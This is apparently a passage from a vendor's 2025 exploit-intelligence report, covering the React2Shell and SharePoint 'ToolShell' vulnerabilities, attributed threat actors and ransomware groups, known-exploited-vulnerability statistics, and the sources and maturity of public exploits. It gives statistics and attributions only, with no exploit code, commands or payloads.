

Note:
A third of 2025 CVEs with named ransomware group usage have no known public exploits

Before we dig further into the different exploit intelligence data points that shaped our 2025 RTV list, it's worthwhile to look more pointedly at the two most impactful flaws of the year: React2Shell, and the Microsoft SharePoint "ToolShell" chain, which encapsulates four vulnerabilities rather than one.

Reacting2Shells:
CVE-2025-55182

CVE-2025-55182, a critical remote code execution (RCE) flaw in React Server Components that was disclosed publicly in early December 2025, managed to rack up an impressive **236 *valid* public exploits** just in the last four weeks of the year. By December 31, "React2Shell" had amassed more public exploits than any other vulnerability in history, surpassing the long-reigning "pwnkit" flaw (CVE-2021-4034, a Linux local privilege escalation) as the industry's most publicly researched CVE.

React2Shell was a perfect storm. The code base was open-source, so the fix for the vulnerability was public right away; the CVSS v3 score of 10 instantly piqued the interest of researchers, security news reporters, and adversaries; following the release of public PoC code, attacks were easy to develop and difficult to detect; and Next.js applications had the bad luck of being vulnerable out of the box. Had the vulnerable React Server Components not been used in Next.js apps by default, React2Shell would have been a passing concern, perhaps exploited in less common configurations but certainly nowhere near the threat actor free-for-all that transpired.

But as it was, CVE-2025-55182 topped the list of nearly every exploit activity dimension we analyzed for this report. It accumulated more known adversary activity than any vulnerability in years, rocketing into the top 1% of exploited vulnerabilities of all time virtually overnight. As of late January 2026, VulnCheck Canaries have detected more than 26,000 React2Shell exploit attempts.

While VulnCheck researchers developed an exploit and evaluated likely attack paths, they observed something else that made React2Shell concerning. From an attacker's perspective, the vulnerability's post-exploitation story is delightful: As the team wrote in December, a single request results in direct manipulation of active in-memory runtime, allows for complex changes to the back-end server state, and gives access to arbitrary JavaScript runtime actions. This behavior is easy to detect over the wire, but rather difficult to detect from a non-network perspective: The attack is able to live entirely in memory, never touching disk or leaving artifacts. The VulnCheck team discovered a number of interesting in-memory (and other) payloads when reviewing public exploit code for React2Shell; our team's own in-memory webshell is publicly available here.

State-Sponsored Activity

China Attribution
North Korea Attribution
Iran Attribution

Additional China-Nexus Actors

Jackpot Panda
UNC6586
UNC6588
UNC6595
UNC6600
Earth Lamia
UNC6603

Botnets

Gafgyt
Mirai
RondoDox

Ransomware

Weaxor

Exploits

236

Additional unattributed activity not included above; see methodology notes for details on count calculation.

Explore public exploit data for React2Shell yourself by searching for CVE-2025-55182 in VulnCheck's XDB.

React2Shell Emerging Threat Response Timeline

CVE-2025-55182



3 Dec

CVE-2025-55182 published

VulnCheck emerging threat response initiated

Emerging threat blog published

ASM queries released to VulnCheck customers*

4 Dec

Suricata and Snort rules released to VulnCheck customers*

Vulnerability scanner, PCAPs released to VulnCheck customers*

PoC exploit released to VulnCheck customers*

First functional public PoC available online

Additional PCAPs and network rules released to customers*

Weaponized exploit and target Docker container released to customers*

AWS observes China-nexus exploitation

5 Dec

VulnCheck KEV alert goes out for CVE-2025-55182

VulnCheck Canaries observe exploitation of CVE-2025-55182

CVE-2025-55182 added to CISA KEV

In-memory webshell and reverse shell exploits available to customers*

8 Dec

VulnCheck analysis of React2Shell exploits published

VulnCheck observes RondoDox botnet exploitation

Zscaler observes China-nexus exploitation

Sysdig observes DPRK exploitation

Unicode bypass detections released to Vulncheck customers*

9 Dec

Unicode bypass exploit released to VulnCheck customers*

VulnCheck Canary Intelligence observations published

12 Dec

VulnCheck observations on React2Shell GitHub exploits published

*These artifacts were available to VulnCheck *Initial Access Intelligence* customers, with certain data points also available to *IP Intelligence* and *Canary Intelligence* customers.

With its huge deployment footprint, vulnerable Next.js applications were the primary attack vector and the main focus of most React2Shell vulnerability responses. The VulnCheck team also evaluated four other vulnerable frameworks beyond Next.js that could serve as remote attack vectors: React Router, Expo, Waku, and React RSC itself. The team wrote about differences in exploitation patterns and requirements for different React2Shell variants here, but fortunately, based on our analysis, use of the vulnerable components looks to be rare outside of the Next.js use case.

Four's a Crowd: Microsoft SharePoint "ToolShell"

React2Shell was the undisputed king of the threat actor playground in 2025 despite its late-in-the-season arrival. The runner-up wasn't a single vulnerability, but a quartet of Microsoft SharePoint CVEs exploited at scale starting in July 2025 that drove widespread compromises well through the end of the year—and likely beyond.

In their July 8, 2025 Patch Tuesday update, Microsoft released fixes for CVE-2025-49704 and CVE-2025-49706, a high-severity code injection flaw and a medium-severity "improper authentication" vulnerability (respectively) in on-premises SharePoint that were discovered and demonstrated by researchers at the Pwn2Own hacking competition in Berlin. Khoa Dinh, the original finder, named the two-bug chain "ToolShell," referencing the vulnerable ToolPane endpoint. Eleven days after the initial patches hit, Microsoft published guidance noting that the fixes for the vulnerabilities were incomplete, and new patches had been pushed out, along with corresponding CVEs: CVE-2025-53770, a critical deserialization vulnerability that arose from a patch bypass for CVE-2025-49704, and CVE-2025-53771, a medium-severity improper authentication vulnerability that was a patch bypass for CVE-2025-49706.

Unfortunately, both CVE-2025-53770 and CVE-2025-53771 were discovered amid active exploitation that began several days (at least) before complete patches for the original "ToolShell" chain were available. Within days of disclosing the new zero-days and their fixes, Microsoft announced that three China-nexus actors (Violet Typhoon, Linen Typhoon, and Storm-2603) were exploiting the vulnerabilities in the wild, the latter for Warlock ransomware deployment. Security services providers also noted widespread exploitation by motivated adversaries.

By the end of 2025, all four SharePoint CVEs had a plethora of threat actors and ransomware groups who'd targeted vulnerable on-prem installations; **CVE-2025-53770** specifically finished the year with **10 different threat actors** (including unattributed activity) under its belt, as well as links to half a dozen ransomware families (i.e., variants or groups), including Warlock, Qilin, and 4L4MD4R. As of late 2025, new exploitation evidence was still coming out, including a fresh attribution to Ink Dragon, another Chinese actor.

China-Nexus Actors

Emissary Panda
UTA0178
Ink Dragon
Storm-2603
Judgment Panda
SectorB

Other Threat Actors

Thor

Ransomware Families

6

Exploits

36

4.0

VulnCheck Known Exploited Vulnerabilities

VulnCheck analysts identified **884 CVEs with first-time exploitation** evidence in 2025, based on primary reporting from 100+ unique sources and corroborating evidence from hundreds more. These vulnerabilities are added to our KEV list, which can also be leveraged for email and Slack alerting. Nearly half (**47.7%**) of KEVs in 2025 had "CVE-2025" identifiers.

We observed a roughly 15% increase in new KEVs added in 2025 vs. 2024, though some of that uptick is due to new in-the-wild data sources VulnCheck onboarded throughout the year. Our KEV list also incorporated 160+ "CVE-2024" vulnerabilities with new exploitation evidence over the course of 2025, reinforcing that attackers also continue to weaponize and opportunistically exploit known vulnerabilities.

Since a CVE's publication date typically reflects when defenders gain broad awareness of a new vulnerability, our team evaluated known exploitation dates against CVE publication dates to extrapolate effective vulnerability response timelines. Our vulnerability intelligence team's analysis found that **28.96% of KEVs** in 2025 were exploited on or before the day their CVEs were published—an **uptick from 23.6% in 2024**. Those numbers underscore how quickly adversaries operationalize new vulnerabilities; it also highlights the enduring importance of timely CVE assignment and publication.

2025 Known Exploited Vulnerabilities



New VulnCheck KEVs in 2025 covered 518 vendors and 672 unique products, from large-scale enterprise software installations to open-source code bases and many, many WordPress plugins. Our vulnerability intelligence team broke target technologies out into more granular categories in the figure below, which makes clear – for about the millionth time – that network edge devices vulns continue to be a menace to corporate networks.

Top Targeted Technologies



Among 2025 KEVs, 40 CVEs have first-time in-the-wild evidence detected by VulnCheck Canaries.

A few notable additions:

CVE-2025-49844

A post-authentication use-after-free (RCE) vulnerability in Redis that's volatile to exploit; our Canaries have seen a small number of exploits levied from a single source in Italy. Our Initial Access team's ASM queries show a solid decrease (-30%-ish) in internet-exposed Redis instances since November 2025.

CVE-2025-2611

An unauthenticated command injection (RCE) issue in ICTBroadcast that VulnCheck Canaries have seen 400+ times since VulnCheck first detected it in October 2025. This call center software shouldn't be exposed to the internet, but still has a slight online footprint (200-ish systems).

CVE-2025-37164

A critical command injection vulnerability in Hewlett Packard Enterprise OneView that allowed for unauthenticated remote code execution and was exploited by the RondoDox botnet, which we cover in more detail later in this report. VulnCheck Canaries were the first to detect exploitation of the vulnerability on December 24, 2025.

To further contextualize these KEV additions, it's helpful to look at the broader ecosystem detecting, reporting, and tracking exploitation. Our research team covers 2025 KEVs in more depth in VulnCheck's 2026 State of Exploitation Report. VulnCheck KEV data is freely available to the security community.

5.0

The 2025 Exploit Ecosystem

VulnCheck's research team reviews and curates community-submitted and public exploits, meaning our researchers are neck-deep in exploit code even on the rare days they're not writing it themselves. Accepted exploits get added to VulnCheck's Exploit Database (XDB), which is available to the community, while a mix of human analysis and automation identifies fake and malicious repos and blocks them. Our analysis below is overwhelmingly based on **accepted** exploits, meaning this validated exploit dataset represents only part of the overall exploit corpus available online.

Our team curated nearly **20,000 exploits** in 2025, most (74%) of which targeted 2025 CVEs. Plenty of exploits for earlier CVEs also hit code sharing platforms last year: Just under 14% of exploits targeted 2024 CVEs, with a long tail aimed at 2023 and earlier vulnerabilities. While the team does regularly see new exploit code come through for older vulnerabilities, historical data gathering from public sources partly contributed to the 900+ exploits for pre-2020 CVEs.

99% of 2025 CVE exploits are publicly available, with the tiny remainder integrated into commercial offerings. Metasploit exploits straddle the line between public and commercial, since Metasploit modules start their lives as open-source code before ending up in a commercial product. This has very little statistical impact on the breakdown of public vs. commercial exploit availability, however, and would bring the proportion of commercially available exploits up to a mere 1.5% of 2025 exploits (instead of 1%).

VulnCheck also tracks exploit maturity; **weaponization** is a key step in the exploit lifecycle, and weaponized exploits present elevated risk compared with most proof-of-concept code, which often has a lower standard of quality and completeness. It's also common these days for vulnerability and PoC details to arrive in the form of threat intel blogs, which (while valuable!) are a far cry from weaponizable, full-featured exploits that can be used repeatably across different platforms and target versions.

More than **98% of exploits** VulnCheck tracked in 2025 were **PoC code** rather than fully weaponized flaws. We saw 417 new weaponized exploits emerge in 2025, 59% of which targeted 2025 CVEs. Most **weaponized exploits** (70%) are only available privately or in commercial solutions, unsurprisingly; nearly all public-facing weaponized exploits in 2025 came from Rapid7's Metasploit Framework. Among commercial-only exploits, more than three quarters (77%) were produced by VulnCheck's Initial Access Intelligence team, with Core Impact (18%) and Saint (5.6%) rounding out the commercial exploit category.

Exploits Added in 2025 by CVE Year



Where do these thousands of exploits come from, exactly?

As it turns out, most exploits are highlighted in individual CVE Numbering Authority (CNA) advisories as CNAs disclose and publish new vulnerabilities. Many of these live on popular Git forges like GitHub, in the end, but it's pretty encouraging that such a big chunk of exploit intel is pointedly surfaced in CNA vulnerability descriptions.

Blogs and GitHub exploits more broadly are the two other most common sources, while Nuclei templates, Exploit-DB, and sources like ZeroScience Lab comprise the "Other" category in the figure below. The **top 10 individual CNA sources** account for just over a quarter (27%) of 2025 exploits.

Top Exploit Sources in 2025



Top CNA Exploit Sources in 2025

